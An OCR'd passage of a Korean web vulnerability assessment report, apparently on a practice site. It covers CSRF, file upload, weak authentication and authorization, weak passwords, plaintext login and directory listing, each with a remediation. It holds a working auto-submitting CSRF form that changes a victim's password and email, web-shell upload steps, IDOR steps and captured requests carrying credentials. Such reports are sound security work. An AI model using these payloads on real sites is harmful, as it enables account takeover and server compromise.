
3.1.3. CSRF (Cross-Site Request Forgery)

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/change-myinfo.php	pw, email	로그인 > 내 정보
취약점 상세내역	서버가 요청자를 구분하지 못하여 공격자는 사용자의 세션 정보를 통해 원치 않는 요청을 하게 만들 수 있습니다. XSS 와 연계하여 사용자의 DB 정보를 수정하는 요청 등이 가능합니다.		


1. 마이페이지의 내 정보 변경 페이지에서 변경하고자 하는 데이터를 확인합니다



2. 게시판에서 마이페이지의 정보를 변경하는 스크립트를 작성합니다.



3. 게시판에서 해당 게시물을 클릭하면 정보가 변경되는 것을 확인할 수 있습니다.



```
<form method="POST" action="change-myinfo.php">
    <input type="text" name="pw" value="CSFR"></input>
    <input type="text" name="email" value="seoul"></input>
</form>

<script>document.forms[0].submit();</script>
```

[스크립트]

[보안 권고안]

Cross-Site Request Forgery 공격은 사용자로 하여금 의도치 않은 요청을 하게 할 수 있기 때문에 함께 연계되는 XSS 공격에 대응하고 인증수단으로 토큰을 추가해야 합니다.


3.1.4. File Upload

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/check_write.php	b_file	게시판 > 글 작성
취약점 상세내역	사용자가 업로드하는 파일에 대한 검증이 미흡하여 웹 쉘을 획득하여 원하는 정보를 탈취하거나 특정 로직을 수행할 수 있고, 파일 관리가 부족하여 의도한 파일 외에도 서버 측 코드를 다운받을 수 있습니다.		

Case 1) 시스템 명령 수행

1. 게시판에 시스템 명령("id")을 수행하는 악성파일을 업로드합니다.

2. 파일의 경로로 접속하면, 악성파일이 실행되면서 해당 경로에 존재하는 파일을 볼 수 있습니다.



테스트 파일로 시스템 상의 파일명을 확인하는 악성파일을 올렸지만, GET 파라미터를 받아 시스템 명령을 수행하는 악성파일을 업로드하면, DB 정보를 탈취당할 수 있으며 특정 파일을 삭제하거나 DB 를 수정하는 파일을 실행할 수 있습니다.

[보안 권고안]

파일 업로드 취약점은 웹 쉘 및 DB 계정 정보 탈취를 야기할 수 있으므로 파일을 별도의 NAS 서버를 사용하거나 웹 서버에서 분리하여 DB로 관리해야 합니다.


3.1.5. 불충분한 인증

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/myinfo.php	-	로그인 > 내 정보
	http://normaltic.com:5002/read.php	idx	회원 게시판 > 글
	http://normaltic.com:5002/read2.php	idx	비회원 게시판 > 글
취약점 상세내역	인증이 불충분하여 세션을 탈취하는 것만으로 개인정보에 접근하거나 정보를 수정할 수 있습니다.		


Case 1) 게시판 글 읽기

1. 회원게시판에서 비밀 글을 클릭합니다.

2. 링크의 idx 를 확인합니다.



3. 게시글을 확인하는 url 에서 idx 를 수정하여 접속하면, 비밀번호 없이 접속이 가능한 것을 확인할 수 있습니다.



회원 게시판과 비회원 게시판에서 글을 읽고, 수정하고, 삭제하는 기능에 대해 인증이 제대로 이루어지고 있지 않아 타인의 글을 읽고, 수정하고, 삭제할 수 있습니다.

Case 2) 마이페이지 접근

1. 마이페이지에 2 차 인증없이 세션만 가지고 접속이 가능합니다.

[보안 권고안]

인증에 성공할 시 일회용 토큰을 발급하여 활용합니다.


3.1.6. 불충분한 인가

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/delete.php	idx	회원 게시판 > 글 삭제
	http://normaltic.com:5002/check_modify.php	idx	회원 게시판 > 글 수정
	http://normaltic.com:5002/read.php	idx	회원 게시판 > 글
취약점 상세내역	권한이 부여되지 않은 사용자가 허가되지 않은 페이지에 접근할 수 있습니다.		

Case 1) 게시판 글 수정 및 삭제


1. 글의 idx 를 확인합니다.


2. test2 계정으로 url 직접 접속을 통해 hacker 의 글을 삭제합니다.




Case 2) 클라이언트 측 검증

1. 로그인 되지 않은 상태로 게시글을 확인합니다.






2. 응답 패킷을 잡아서 스크립트를 지워줍니다.



3. 응답을 수정한 후 실행하면 게시글이 표시되는 것을 확인할 수 있습니다.



[보안 권고안]

세션을 이용하여 요청자가 허가된 사람이 맞는지 클라이언트 측이 아닌 서버 측에서 검증을 해야 합니다.

3.1.7. 유추 가능한 인증정보 이용 미방지

구분	설명		
발견 URL	URL	파라미터	메뉴
	http://normaltic.com:5002/check_signup.php	id, email, pw, cpw, email	회원가입
취약점 상세내역	유추가 용이한 계정 및 비밀번호 사용을 방지하고 있지 않습니다.		

1. 간단한 비밀번호 '1234'로도 회원가입이 가능합니다.

Request

```
1 POST /check_signup.php HTTP/1.1
2 Host: normaltic.com:5002
3 Content-Length: 45
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://normaltic.com:5002
7 Content-Type: application/x-www-form-urlencoded
8 Referer: http://normaltic.com:5002/signup.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: PHPSESSID=u6cppr5slr4893qbnnn5k1sess
12 Connection: close
13
14 id=test2&email=test&pw=1234&cpw=1234&email=gg
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sun, 06 Feb 2022 06:38:48 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache,
must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 113
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
  alert('회원 가입이 완료되었습니다.');
</script>
```

[보안 권고안]

회원가입에 사용되는 파라미터(비밀번호)에 대한 적절성 및 복잡성 점검이 필요합니다.

3.1.8. 데이터 평문 전송

구분	설명
취약점 상세내역	네트워크 데이터 전송 시 중요 정보를 평문으로 전송하고 있습니다.

1. HTTP 를 통해 로그인 정보가 평문으로 전송되는 것을 확인할 수 있습니다.

Wireshark · Follow HTTP Stream (tcp.stream eq 41) · 이더넷

```
POST /check_login.php HTTP/1.1
Host: normaltic.com:5002
Connection: keep-alive
Content-Length: 17
Cache-Control: max-age=0
Origin: http://normaltic.com:5002
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
Sec-GPC: 1
Referer: http://normaltic.com:5002/login.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=3aglerb463rsr7qauhqga479gh

id=hacker&pw=1234HTTP/1.1 200 OK
Date: Sun, 06 Feb 2022 06:47:33 GMT
Server: Apache/2.4.18 (Ubuntu)
```

[보안 권고안]

중요 정보가 노출될 수 있으므로 데이터를 암호화하여 전송해야 합니다.

3.1.9. 비밀번호 오류 횟수 미제한

구분	설명
취약점 상세내역	비밀번호 오류 횟수 제한 기능 미제공으로 무작위 대입이 가능합니다.


[보안 권고안]

비밀번호 입력 횟수를 제한하여 무작위 대입에 대응해야 합니다.

3.1.10. 시스템 운영정보 노출

구분	설명
취약점 상세내역	시스템의 운영정보가 노출됩니다.

1. 잘못된 URL 로 들어가는 경우나 Burp Suite 을 사용하는 경우 시스템의 운영정보가 노출됩니다.




[보안 권고안]

시스템의 운영정보가 노출되므로 서버 헤더를 제거해야 합니다.

3.1.11. 디렉토리 노출

구분	설명
취약점 상세내역	URL 에 디렉토리를 검색할 경우 해당 경로의 모든 디렉토리 리스트가 출력됩니다.

1. 파일 업로드 경로인 file/upload 디렉토리에 접근합니다.




[보안 권고안]

Apache 설정 파일인 httpd.conf 파일에서 Directory 인덱싱 기능을 비활성화해야 합니다.

